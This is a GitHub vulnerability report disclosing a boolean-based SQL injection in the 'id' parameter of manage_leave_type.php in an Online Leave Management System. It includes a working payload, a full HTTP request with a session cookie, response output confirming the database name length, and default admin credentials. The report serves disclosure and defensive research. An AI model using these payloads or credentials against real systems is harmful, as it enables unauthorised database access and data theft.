GGMMNN / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / online-leave-management-system / SQLi-3.md

GGMMNN Update SQLi-3.md History

1 contributor

37 lines (24 sloc) | 1.3 KB

Online Leave Management System v1.0 by oretnom23 has SQL injection

BUG_Author: Zhang Huaiyu

Login account: admin/admin123 (Super Admin account)

vendors: https://www.sourcecodester.com/php/14910/online-leave-management-system-php-free-source-code.html

The program is built using the xmapp-php8.1 version

Vulnerability File: /leave_system/admin/maintenance/manage_leave_type.php?id

Vulnerability location: /leave_system/admin/maintenance/manage_leave_type.php?id=,id


dbname=leave_db,length=8

[+] Payload: /leave_system/admin/maintenance/manage_leave_type.php?id=3%27%20and%20length(database())%20=8--+ // Leak place ---> id

```
GET /leave_system/admin/maintenance/manage_leave_type.php?id=3%27%20and%20length(dat
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=a58hbbkeelngug4ek0dssb0rb5
Connection: close
```


length=8



```
192.168.1.19/leave_system/admin/maintenance/manage_leave_type.php?id=3' and length(database()) =8--+
```

Code LWOP
Name Leave w/o Pay
Description Leave w/o Pay
Default Credits 999
Status Acitve

length=9



```
192.168.1.19/leave_system/admin/maintenance/manage_leave_type.php?id=3' and length(database()) =9--+
```

Code
Name
Description
Default Credits
Status Acitve